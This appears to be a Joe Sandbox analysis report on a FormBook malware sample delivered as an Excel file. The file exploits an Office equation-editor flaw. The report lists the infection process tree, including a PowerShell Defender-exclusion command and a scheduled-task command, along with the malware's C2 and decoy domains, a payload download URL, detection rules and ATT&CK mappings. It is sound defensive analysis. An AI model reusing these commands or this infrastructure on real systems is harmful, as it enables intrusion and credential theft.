ID: 562482
Sample Name:
Deposit_Receipt.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:40:28
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Deposit_Receipt.xlsx


Overview

General Information

Sample Name:	Deposit_Receipt.xlsx
Analysis ID:	562482
MD5:	d77e93cda67d80..
SHA1:	36bcfe090cdb8e…
SHA256:	6cceb976e0d0be..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2244 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2412 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2200 cmdline: "C:\Users\Public\vbc.exe" MD5: 076B5C48111AC20DE4E6F72CFA3393F1)
    - powershell.exe (PID: 1876 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\ubRPPGAHBbheAf.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 1184 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ubRPPGAHBbheAf" /XML "C:\Users\user\AppData\Local\Temp\tmp61B1.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 2152 cmdline: C:\Users\Public\vbc.exe MD5: 076B5C48111AC20DE4E6F72CFA3393F1)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - rundll32.exe (PID: 1136 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.eagle-meter.com/nt3f/"
  ],
  "decoy": [
    "tricyclee.com",
    "kxsw999.com",
    "wisteria-pavilion.com",
    "bellaclancy.com",
    "promissioskincare.com",
    "hzy001.xyz",
    "checkouthomehd.com",
    "soladere.com",
    "point4sales.com",
    "socalmafia.com",
    "libertadysarmiento.online",
    "nftthirty.com",
    "digitalgoldcryptostock.net",
    "tulekiloscaird.com",
    "austinfishandchicken.com",
    "wlxxch.com",
    "mgav51.xyz",
    "landbanking.global",
    "saprove.com",
    "babyfaces.skin",
    "elainemaxwellcoaching.com",
    "1388xc.com",
    "juveniscloud.com",
    "bsauksjon.com",
    "the-waterkooler.com",
    "comment-changer-sa-vie.com",
    "psmcnd.top",
    "rhodesleadingedge.com",
    "mccuelawfirm.com",
    "skinnscience.club",
    "hype-clicks.com",
    "liaojinc.xyz",
    "okmakers.com",
    "ramblertour.online",
    "wickedhunterworld.com",
    "fit-threads.com",
    "cookidoo.website",
    "magentabin.com",
    "pynch1.com",
    "best-paper-to-know-today.info",
    "allmight.net",
    "monicraftsprintables.com",
    "avataroasis.com",
    "10dian-4.com",
    "cozastore.net",
    "capitalcased.com",
    "spacezanome.xyz",
    "feiyangmi.com",
    "11opus.com",
    "getinteriorsolution.com",
    "tidyhutstore.com",
    "amazingpomskyfamily.com",
    "tfcvintage.com",
    "halfanape.com",
    "rotakb.com",
    "martinasfood.com",
    "the-thanks.com",
    "mithilmehta.com",
    "em-photo.art",
    "primerepro.com",
    "lankasirinspa.com",
    "gtbaibang.com",
    "zealandiatobacco.com",
    "deepikatransportpackers.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000000.493228675.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000000.493228675.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.vbc.exe.400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.vbc.exe.400000.8.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.0.vbc.exe.400000.8.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
9.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
9.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Execution from Suspicious Folder

Sigma detected: Powershell Defender Exclusion

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 Scheduled Task/Job	6 1 2 Process Injection	1 1 1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Shared Modules	Logon Script (Windows)	1 Extra Window Memory Injection	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 3 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Rundll32	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Extra Window Memory Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Deposit_Receipt.xlsx	37%	Virustotal		Browse
Deposit_Receipt.xlsx	46%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ubRPPGAHBbheAf.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.vbc.exe.986380.3.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
9.2.vbc.exe.30000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
9.0.vbc.exe.400000.10.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.0.vbc.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.vbc.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://blog.iandreev.com/	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
www.eagle-meter.com/nt3f/	100%	Avira URL Cloud	malware	
http://blog.iandreev.com	0%	Avira URL Cloud	safe	
http://www.saprove.com/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=roQyhHJwfVxU2zOZOCh4/5oE96lXlhEDqwlN10SvmnnZcGUgQE2W+6Ro0cAGYyc6bdur0A==	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.eagle-meter.com/nt3f/?4hfxh=nOM9fgGIZ+TfVsUq2Sm955WWmPaXUcfoEc+b9olF9adUCvzkQycvr3NYcYX3ACxTInTmwA==&1bNHY2=e6AHDh_0Bf6p6lIp	100%	Avira URL Cloud	malware	
http://www.libertadysarmiento.online/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=XQiqgSh3QMW0nePllWUsxZUxyZ7Wg3kP4uBvWEaTkPp74lNhmE95Km3+29PmuNVvDyLfVA==	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.primerepro.com/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=zh9ZJvQDpuJ8FzfOF5/13POSojXlenAN5Q6v9e/Np9zFVZ+T+GW/a5eB04ukDkIff9AcOQ==	0%	Avira URL Cloud	safe	
http://www.getinteriorsolution.com/nt3f/?4hfxh=VPDo/gGljWIAkXRpnf2851ahKkwJgNah2gT2Xhg3gSLEGk9Hcz2Z/bSczfFocrENcd4Lnw==&1bNHY2=e6AHDh_0Bf6p6lIp	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://65.2.143.8/30/vbc.exe	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.the-thanks.com/nt3f/?4hfxh=JbDy7TRIU32tRRiWfFaEbpGMnCQxB75OBjVGZWj4WfhFoU9oPzFDuRetfANWR0lEorWalg==&1bNHY2=e6AHDh_0Bf6p6lIp	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
blog-tistory-l51ybqnn.kgslb.com	27.0.236.139	true	true		unknown
primerepro.com	34.102.136.180	true	false		unknown
getinteriorsolution.com	162.241.169.207	true	true		unknown
www.eagle-meter.com	147.255.135.250	true	true		unknown
libertadysarmiento.online	200.58.101.200	true	true		unknown
saprove.com	37.187.180.144	true	true		unknown
www.the-thanks.com	unknown	unknown	true		unknown
www.libertadysarmiento.online	unknown	unknown	true		unknown
www.getinteriorsolution.com	unknown	unknown	true		unknown
www.primerepro.com	unknown	unknown	true		unknown
www.saprove.com	unknown	unknown	true		unknown

Contacted URLs

